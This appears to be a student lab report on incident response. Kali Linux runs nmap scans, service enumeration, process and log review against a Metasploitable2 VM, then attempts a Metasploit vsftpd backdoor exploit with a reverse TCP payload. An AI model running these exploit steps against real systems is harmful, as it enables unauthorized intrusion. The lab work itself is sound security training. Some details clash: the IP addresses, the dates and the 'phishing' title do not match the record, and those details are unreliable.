

INCIDENT RESPONSE DOCUMENTATION

1.INTRODUCTION:


This project demonstrates a simulated cybersecurity investigation and incident response process using a virtual lab environment. The lab was configured using Kali Linux as the attacker machine and Metasploitable2 as the vulnerable target machine. Vulnerability scanning, service enumeration, log analysis, and exploitation testing were performed to understand incident response procedures and security assessment techniques.

2. Lab Environment Setup:

The virtual lab environment was configured in VirtualBox using two virtual machines connected through an internal virtual network.

Components Used:

- Kali Linux
- Metasploitable2
- VirtualBox
- Nmap
- Metasploit Framework



VirtualBox showing both VMs running

3. Network Configuration:

The IP address of the Metasploitable2 virtual machine was identified to establish communication between the attacker and target systems.

Command Used:

ifconfig

The target machine received the IP address:

192.168.56.102

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:8a:de
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe33:8ade/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe33:8ade/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4025 (3.9 KB)  TX bytes:6372 (6.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21713 (21.2 KB)  TX bytes:21713 (21.2 KB)

msfadmin@metasploitable:~$
```

ifconfig output showing IP address


4. Connectivity Testing:

Network communication between Kali Linux and Metasploitable2 was verified successfully using ICMP ping testing.

Command Used:

ping 192.168.56.102

Successful replies confirmed proper connectivity between both virtual machines.



successful ping replies

5. Vulnerability Assessment Using Nmap

A vulnerability and service enumeration scan was performed using Nmap to identify open ports and active services running on the target machine.


Command Used:

```
nmap -sV 192.168.56.102
```

The scan identified multiple exposed services including:

- FTP
- SSH
- Telnet
- Apache HTTP Server
- MySQL

These services may expose security risks if improperly configured or left unpatched.

A screenshot of a Kali Linux desktop environment showing a terminal window titled "kali@kali: ~/Desktop". The terminal displays the output of an Nmap scan. The window has a menu bar with "Session", "Actions", "Edit", "View", and "Help". The terminal text shows the start of Nmap 7.99, the target IP 192.168.56.102, and a list of open ports and services. The background of the desktop features a blue and black pattern with a soccer ball icon in the bottom left corner.

```
kali@kali: ~/Desktop
Session Actions Edit View Help
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 03:16 -0400
Nmap scan report for 192.168.56.102
Host is up (0.073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Nmap scan results

6. Scan Report Generation:


The vulnerability assessment results were saved into a text file for documentation and future analysis.

Command Used:

```
nmap -sV 192.168.56.102 -oN scan_report.txt
```

This generated a report file named:

scan_report.txt



```
kali@kali: ~/Desktop
Session Actions Edit View Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.13 seconds

(kali@kali)-[~/Desktop]
$ nmap -sV 192.168.56.102 -oN scan_report.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 06:18 -0400
Nmap scan report for 192.168.56.102
Host is up (0.041s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          Netkit rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:33:8A:DE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.52 seconds

(kali@kali)-[~/Desktop]
$ ls
scan_report.txt

(kali@kali)-[~/Desktop]
$
```

terminal showing generated report file


7. Service Enumeration:

Active listening services and open ports on the target system were analyzed using netstat.

Command Used:

netstat -tulnp

The command displayed active services, listening ports, and associated processes.



The screenshot shows a Metasploit terminal window titled 'metasploit2 [Running] - Oracle VirtualBox'. The terminal displays the output of the 'netstat -tulnp' command. The output is a table with columns: File, Machine, View, Input, and Devices. The 'File' column lists protocols (udp, tcp, udp6). The 'Machine' column shows the IP address (0). The 'View' column shows the local address and port. The 'Input' column shows the remote address and port. The 'Devices' column shows the associated process (0.0.0.0:*, :::*).

File	Machine	View	Input	Devices
udp	0	0 0.0.0.0:53644	0.0.0.0:*	
udp	0	0 0.0.0.0:37527	0.0.0.0:*	
udp	0	0 192.168.56.102:53	0.0.0.0:*	
udp	0	0 127.0.0.1:53	0.0.0.0:*	
udp	0	0 0.0.0.0:68	0.0.0.0:*	
udp	0	0 0.0.0.0:69	0.0.0.0:*	
udp	0	0 0.0.0.0:38470	0.0.0.0:*	
udp	0	0 0.0.0.0:51039	0.0.0.0:*	
udp	0	0 0.0.0.0:875	0.0.0.0:*	
udp	0	0 0.0.0.0:111	0.0.0.0:*	
udp6	0	0 :::53	:::*	
udp6	0	0 :::34103	:::*	

msfadmin@metasploitable:~\$

netstat output


8. Process Investigation

Running processes on the target system were investigated to identify system activities and active services.

Command Used:

ps aux

This helped in understanding the operational state of the machine and identifying suspicious or vulnerable services.



```
metasploit2 [Running] - Oracle VirtualBox

File      Machine  View    Input    Devices  Help
-----
root      4556     0.0     0.0      2052     476 ?      S        05:30    0:00 /usr/bin/jsvc -
comcat55  4558     0.6     4.3     364204   90180 ?      S1       05:30    0:06 /usr/bin/jsvc -
root      4576     0.0     0.1      10596    2560 ?      Ss       05:30    0:00 /usr/sbin/apach
www-data  4577     0.0     0.1      10732    2492 ?      S        05:30    0:00 /usr/sbin/apach
www-data  4578     0.0     0.1      10732    2492 ?      S        05:30    0:00 /usr/sbin/apach
www-data  4580     0.0     0.1      10728    2488 ?      S        05:30    0:00 /usr/sbin/apach
www-data  4584     0.0     0.1      10728    2492 ?      S        05:30    0:00 /usr/sbin/apach
www-data  4587     0.0     0.1      10728    2488 ?      S        05:30    0:00 /usr/sbin/apach
root      4595     0.0     1.2     75864   26640 ?      S1       05:30    0:00 /usr/bin/rmireg
root      4599     0.0     0.1     12208    2568 ?      S1       05:30    0:00 ruby /usr/sbin/
root      4607     0.0     0.0      2568    1204 tty1     Ss       05:30    0:00 /bin/login --
root      4610     0.0     0.1      8540    2504 ?      S        05:30    0:00 /usr/bin/unreal
root      4616     0.1     0.5     13932   12044 ?      S        05:30    0:01 Xtightunc :0 -d
daemon    4620     0.0     0.0      2316     212 ?      SN       05:30    0:00 distccd --daemo
root      4626     0.0     0.0      2724    1192 ?      S        05:30    0:00 /bin/sh /root/.
root      4629     0.0     0.1      5936    2568 ?      S        05:30    0:00 xterm -geometry
root      4634     0.0     0.2      8984    4988 ?      S        05:30    0:00 fluxbox
root      4664     0.0     0.0      2852    1548 pts/0    Ss+      05:30    0:00 -bash
msfadmin  4678     0.0     0.0      4616    1984 tty1     S        05:30    0:00 -bash
postfix   4754     0.0     0.1      5936    2944 ?      S        05:44    0:00 smtpd -n smtp -
postfix   4767     0.0     0.1      5788    2448 ?      S        05:44    0:00 tlsmgr -l -t un
postfix   4771     0.0     0.0      5424    1668 ?      S        05:44    0:00 anvil -l -t uni
www-data  4815     0.0     0.1      10732    2456 ?      S        05:44    0:00 /usr/sbin/apach
msfadmin  4820     0.0     0.0      2644    1012 tty1     R+       05:46    0:00 ps aux

msfadmin@metasploitable:~$
```

ps aux output

9. Log Analysis:

System logs were reviewed to analyze authentication events and operating system activities.

Commands Used:


```
cd /var/log
```

```
cat auth.log
```

or

```
cat syslog
```

Log analysis is important for identifying suspicious behavior and investigating incidents.

A screenshot of a Metasploit2 terminal window titled "metasploit2 [Running] - Oracle VirtualBox". The window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The terminal displays a series of kernel log messages from May 12 02:53:56. The messages include USB core registration, SCSI device detection (CD-ROM), ACPI interrupt link enabling, PCI interrupt setting, and a USB host controller driver loading. A bug report for a soft lockup on CPU#0 is also visible, along with a modprobe command for pid 1342. The prompt at the bottom shows the user "msfadmin" at the "metasploitable" machine in the "/var/log" directory.

```
metasploit2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
May 12 02:53:56 metasploitable kernel: [ 32.558864] usbcore: registered new in
terface driver usbfs
May 12 02:53:56 metasploitable kernel: [ 32.558877] usbcore: registered new in
terface driver hub
May 12 02:53:56 metasploitable kernel: [ 32.906114] scsi 0:0:0:0: CD-ROM
VBOX CD-ROM 1.0 PQ: 0 ANSI: 5
May 12 02:53:56 metasploitable kernel: [ 32.908693] ACPI: PCI Interrupt Link [
LNKC] enabled at IRQ 9
May 12 02:53:56 metasploitable kernel: [ 32.908700] PCI: setting IRQ 9 as leve
l-triggered
May 12 02:53:56 metasploitable kernel: [ 32.908728] ACPI: PCI Interrupt 0000:0
0:03.0[A] -> Link [LNKC] -> GSI 9 (level, low) -> IRQ 9
May 12 02:53:56 metasploitable kernel: [ 32.908876] PCI: Setting latency timer
of device 0000:00:03.0 to 64
May 12 02:53:56 metasploitable kernel: [ 32.910391] usbcore: registered new de
vice driver usb
May 12 02:53:56 metasploitable kernel: [ 32.911861] ohci_hcd: 2006 August 04 U
SB 1.1 'Open' Host Controller (OHCI) Driver
May 12 02:53:56 metasploitable kernel: [ 46.224129] BUG: soft lockup - CPU#0 s
tuck for 11s! [modprobe:1342]
May 12 02:53:56 metasploitable kernel: [ 46.227419]
May 12 02:53:56 metasploitable kernel: [ 46.227422] Pid: 1342, comm: modprobe
Not tainted (2.6.24-16-server #1)
May 12 02:53:
msfadmin@metasploitable:/var/log$
```

auth.log or syslog output

10. Metasploit Exploitation Demonstration:

A controlled exploitation demonstration was conducted using the Metasploit Framework to validate vulnerable services within the isolated lab environment.

Commands Used:

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.56.102

set LHOST 192.168.56.101

show options

exploit

This exercise demonstrated how exploitation frameworks are used to validate known vulnerabilities during penetration testing and incident response simulations.

```
kali@kali: ~/Desktop
Session Actions Edit View Help
msf > search vsftpd
Matching Modules
=====
#    Name                                     Disclosure Date   Rank      Check
-    -
0    auxiliary/dos/ftp/vsftpd_232              2011-02-03       normal    Yes
1    exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03       excellent Yes

Interact with a module by name or index. For example info 1, use 1 or use exploit
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.56.102:21 - Msf::OptionValidateError One or more options failed t
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[!] 192.168.56.102:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Exploit output

11. Incident Response Template:

Incident Title:

Simulated Phishing and Vulnerability Assessment Lab

Date:

18 August 2025

Severity Level:

Medium

Executive Summary

A simulated phishing and vulnerability assessment exercise was conducted in an isolated lab environment. The investigation focused on identifying vulnerable services, analyzing system behavior, reviewing logs, and documenting incident response procedures.

Timeline of Incident

Time Activity

14:00 Started Metasploitable2 VM

14:10 Connectivity verified

14:20 Nmap scan initiated

14:35 Vulnerable services identified

14:50 Logs reviewed

15:15 Exploitation demonstration performed

15:30 Documentation completed

Impact Analysis

The target machine exposed multiple insecure services including FTP and Telnet. If deployed in a real production environment, these vulnerabilities could allow unauthorized access and remote exploitation.

Remediation Steps

- Disable unused services
- Restrict Telnet access
- Apply security patches

- Configure firewall protections
- Monitor system logs regularly
- Enforce strong authentication policies

Lessons Learned

The exercise demonstrated the importance of vulnerability management, system monitoring, network segmentation, and incident response preparedness.

12. Investigation Steps:

Timestamp	Action Performed
2025-08-18 14:00	Started Metasploitable2 VM
2025-08-18 14:10	Verified network connectivity
2025-08-18 14:20	Conducted Nmap scan
2025-08-18 14:35	Identified exposed services
2025-08-18 14:45	Executed netstat analysis
2025-08-18 14:55	Reviewed running processes
